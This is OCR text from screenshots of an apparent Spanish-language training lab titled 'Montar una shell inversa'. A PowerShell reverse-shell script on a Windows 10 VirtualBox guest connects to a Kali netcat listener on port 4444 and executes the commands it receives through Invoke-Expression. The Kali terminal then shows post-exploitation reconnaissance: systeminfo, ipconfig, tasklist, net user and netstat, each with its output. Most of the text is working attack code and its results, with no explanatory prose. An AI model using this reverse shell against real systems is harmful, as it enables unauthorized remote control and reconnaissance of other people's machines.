






4geeks - Búsqueda
Montar una shell inversa y ejecut
Nueva pestaña
Seleccionar Administrador: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.
Prueba la nueva tecnología PowerShell multiplataforma https://aka.ms/pscore6
PS C:\Windows\system32> $client = New-Object System.Net.Sockets.TCPClient("192.168.100.228", 4444);
>> $stream = $client.GetStream();
>> $reader = New-Object System.IO.StreamReader($stream);
>> $writer = New-Object System.IO.StreamWriter($stream);
>> $writer.AutoFlush = $true;
>>
>> while ($true) {
>> $data = $reader.ReadLine();
>>
>>
>> if ($data -eq "exit") { break }
>>
>> try {
>> $result = Invoke-Expression $data 2>&1 | Out-String;
>> $writer.WriteLine($result);
>> } catch {
>> $writer.WriteLine("Error: $_");
>> }
>>
>> $writer.Flush();
>> }
Buscar
9:09 PM
3/31/2025



kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.100.228] from (UNKNOWN) [192.168.100.229] 49918
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.100.228] from (UNKNOWN) [192.168.100.229] 49929
dir
Directorio: C:\Windows\system32
Mode LastWriteTime Length Name
d----- 12/7/2019 3:55 PM 0409
d----- 12/4/2023 3:51 AM AdvancedInstallers
d----- 12/7/2019 10:14 AM am-et
d----- 12/7/2019 10:14 AM AppLocker
d----- 12/4/2023 3:51 AM appraiser
d----- 12/4/2023 3:51 AM ar-SA
d----- 12/4/2023 3:51 AM bg-BG
d----- 12/4/2023 3:51 AM Boot
d----- 12/7/2019 10:14 AM Bthprops
d----- 12/7/2019 10:31 AM CatRoot
d----- 3/31/2025 8:52 PM catroot2
d----- 12/4/2023 3:51 AM CodeIntegrity
d----- 12/4/2023 3:51 AM Com



kali@kali: ~
File Actions Edit View Help
-a——— 12/7/2019 10:08 AM 30720 ztrace_maps.dll
systeminfo
Nombre de host: WINDOWS
Nombre del sistema operativo: Microsoft Windows 10 Home
Versión del sistema operativo: 10.0.19045 N/D Compilación 19045
Fabricante del sistema operativo: Microsoft Corporation
Configuración del sistema operativo: Estación de trabajo independiente
Tipo de compilación del sistema operativo: Multiprocessor Free
Propiedad de: Usuario de Windows
Organización registrada:
Id. del producto: 00326-10000-00000-AA138
Fecha de instalación original: 2/28/2025, 7:30:30 PM
Tiempo de arranque del sistema: 3/31/2025, 8:49:54 PM
Fabricante del sistema: innotek GmbH
Modelo el sistema: VirtualBox
Tipo de sistema: x64-based PC
Procesador(es): 1 Procesadores instalados.
[01]: Intel64 Family 6 Model 165 Stepping 5 GenuineIntel ~3792 Mhz
Versión del BIOS: innotek GmbH VirtualBox, 12/1/2006
Directorio de Windows: C:\Windows
Directorio de sistema: C:\Windows\system32
Dispositivo de arranque: \Device\HarddiskVolume1
Configuración regional del sistema: en-us;Inglés (Estados Unidos)
Idioma de entrada: en-us;Inglés (Estados Unidos)
Zona horaria: (UTC+01:00) Bruselas, Copenhague, Madrid, París
Cantidad total de memoria física: 4,096 MB
Memoria física disponible: 1,907 MB
Memoria virtual: tamaño máximo: 5,504 MB
Memoria virtual: disponible: 3,150 MB
Memoria virtual: en uso: 2,354 MB
Ubicación(es) de archivo de paginación: C:\pagefile.sys
Dominio: WORKGROUP
Servidor de inicio de sesión: \\WINDOWS
Revisión(es): 6 revisión(es) instaladas.
[01]: KB5031988
[02]: KB5011048
[03]: KB5015684
[04]: KB5033372
[05]: KB5014032
[06]: KB5032907
Tarjeta(s) de red: 1 Tarjetas de interfaz de red instaladas.


kali@kali: ~
File Actions Edit View Help
Idioma de entrada: en-us;Inglés (Estados Unidos)
Zona horaria: (UTC+01:00) Bruselas, Copenhague, Madrid, París
Cantidad total de memoria física: 4,096 MB
Memoria física disponible: 1,907 MB
Memoria virtual: tamaño máximo: 5,504 MB
Memoria virtual: disponible: 3,150 MB
Memoria virtual: en uso: 2,354 MB
Ubicación(es) de archivo de paginación: C:\pagefile.sys
Dominio: WORKGROUP
Servidor de inicio de sesión: \\WINDOWS
Revisión(es): 6 revisión(es) instaladas.
[01]: KB5031988
[02]: KB5011048
[03]: KB5015684
[04]: KB5033372
[05]: KB5014032
[06]: KB5032907
Tarjeta(s) de red: 1 Tarjetas de interfaz de red instaladas.
[01]: Intel(R) PRO/1000 MT Desktop Adapter
Nombre de conexión: Ethernet
DHCP habilitado: Sí
Servidor DHCP: 192.168.100.1
Direcciones IP
[01]: 192.168.100.229
[02]: fe80::7498:f5ba:3872:212a
[03]: 2a0c:5a81:4107:da00:c843:c24a:ae27:6bcd
[04]: 2a0c:5a81:4107:da00:63ce:ad47:2030:bc0c
Requisitos Hyper-V: Se detectó un hipervisor. No se mostrarán las características necesarias para Hyper-V.
ipconfig
Configuración IP de Windows
Adaptador de Ethernet Ethernet:
Sufijo DNS específico para la conexión. . :
Dirección IPv6 . . . . . : 2a0c:5a81:4107:da00:63ce:ad47:2030:bc0c
Dirección IPv6 temporal. . . . . : 2a0c:5a81:4107:da00:c843:c24a:ae27:6bcd
Vínculo: dirección IPv6 local. . . : fe80::7498:f5ba:3872:212a%2
Dirección IPv4. . . . . : 192.168.100.229
Máscara de subred . . . . . : 255.255.255.0
Puerta de enlace predeterminada . . . . . : fe80::1%2
192.168.100.1


kali@kali: ~
File Actions Edit View Help
Máscara de subred . . . . . : 255.255.255.0
Puerta de enlace predeterminada . . . . . : fe80::1%2
192.168.100.1
tasklist
Nombre de imagen PID Nombre de sesión Núm. de ses Uso de memor
System Idle Process 0 Services 0 8 KB
System 4 Services 0 152 KB
Registry 100 Services 0 58,024 KB
smss.exe 336 Services 0 932 KB
csrss.exe 428 Services 0 4,980 KB
wininit.exe 504 Services 0 6,700 KB
csrss.exe 524 Console 1 5,316 KB
winlogon.exe 604 Console 1 10,108 KB
services.exe 648 Services 0 8,152 KB
lsass.exe 672 Services 0 18,292 KB
svchost.exe 780 Services 0 25,000 KB
fontdrvhost.exe 796 Services 0 2,664 KB
fontdrvhost.exe 804 Console 1 4,772 KB
svchost.exe 900 Services 0 12,220 KB
svchost.exe 948 Services 0 7,608 KB
dwm.exe 68 Console 1 61,560 KB
svchost.exe 720 Services 0 5,812 KB
svchost.exe 1044 Services 0 6,644 KB
svchost.exe 1072 Services 0 9,376 KB
svchost.exe 1084 Services 0 11,500 KB
svchost.exe 1188 Services 0 13,744 KB
svchost.exe 1268 Services 0 6,452 KB
svchost.exe 1292 Services 0 10,476 KB
svchost.exe 1372 Services 0 6,656 KB
svchost.exe 1392 Services 0 7,108 KB
svchost.exe 1404 Services 0 13,244 KB
svchost.exe 1416 Services 0 46,792 KB
svchost.exe 1436 Services 0 5,700 KB
svchost.exe 1540 Services 0 14,348 KB
Memory Compression 1588 Services 0 97,464 KB
svchost.exe 1652 Services 0 7,612 KB
svchost.exe 1664 Services 0 10,844 KB
svchost.exe 1736 Services 0 7,556 KB
svchost.exe 1748 Services 0 7,372 KB
svchost.exe 1884 Services 0 8,892 KB
svchost.exe 1924 Services 0 12,144 KB
svchost.exe 2024 Services 0 7,412 KB
svchost.exe 2040 Services 0 8,424 KB


kali@kali: ~
File Actions Edit View Help
hostname
Windows
netuser
Error: El término 'netuser' no se reconoce como nombre de un cmdlet, función, archivo de script o programa ejecutable. Compruebe si escribió correctamente el nombre o, si incluyó una ruta de acceso, compruebe que dicha ruta es correcta e inténtelo de nuevo.
net user
Cuentas de usuario de \\WINDOWS
Administrador DefaultAccount Invitado
vboxuser WDAGUtilityAccount
Se ha completado el comando correctamente.
netstat -an
Conexiones activas
Proto Dirección local Dirección remota Estado
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING
TCP 0.0.0.0:5040 0.0.0.0:0 LISTENING
TCP 0.0.0.0:49664 0.0.0.0:0 LISTENING
TCP 0.0.0.0:49665 0.0.0.0:0 LISTENING
TCP 0.0.0.0:49666 0.0.0.0:0 LISTENING
TCP 0.0.0.0:49667 0.0.0.0:0 LISTENING
TCP 0.0.0.0:49668 0.0.0.0:0 LISTENING
TCP 0.0.0.0:49669 0.0.0.0:0 LISTENING
TCP 192.168.100.229:139 0.0.0.0:0 LISTENING
TCP 192.168.100.229:49758 192.168.100.162:8009 ESTABLISHED
TCP 192.168.100.229:49761 184.24.0.227:80 CLOSE_WAIT
TCP 192.168.100.229:49762 79.116.255.35:80 CLOSE_WAIT
TCP 192.168.100.229:49929 192.168.100.228:4444 ESTABLISHED
TCP 192.168.100.229:49939 20.189.173.5:443 TIME_WAIT
TCP 192.168.100.229:49942 184.24.0.227:80 TIME_WAIT
TCP [::]:135 [::]:0 LISTENING
TCP [::]:445 [::]:0 LISTENING
TCP [::]:49664 [::]:0 LISTENING
TCP [::]:49665 [::]:0 LISTENING
TCP [::]:49666 [::]:0 LISTENING
TCP [::]:49667 [::]:0 LISTENING
TCP [::]:49668 [::]:0 LISTENING
TCP [::]:49669 [::]:0 LISTENING


kali@kali: ~
File Actions Edit View Help
svchost.exe 4424 Services 0 8,456 KB
msedge.exe 1384 Console 1 7,116 KB
msedge.exe 5460 Console 1 39,192 KB
msedge.exe 6328 Console 1 40,884 KB
msedge.exe 1904 Console 1 17,616 KB
SkypeApp.exe 2176 Console 1 1,288 KB
svchost.exe 2924 Services 0 11,880 KB
svchost.exe 3672 Services 0 8,248 KB
RuntimeBroker.exe 5380 Console 1 22,392 KB
SkypeBackgroundHost.exe 3140 Console 1 1,248 KB
msedge.exe 3008 Console 1 88,332 KB
msedge.exe 3444 Console 1 213,160 KB
msedge.exe 5976 Console 1 46,660 KB
msedge.exe 5356 Console 1 42,928 KB
msedge.exe 3592 Console 1 24,572 KB
msedge.exe 7464 Console 1 23,600 KB
svchost.exe 7648 Services 0 19,408 KB
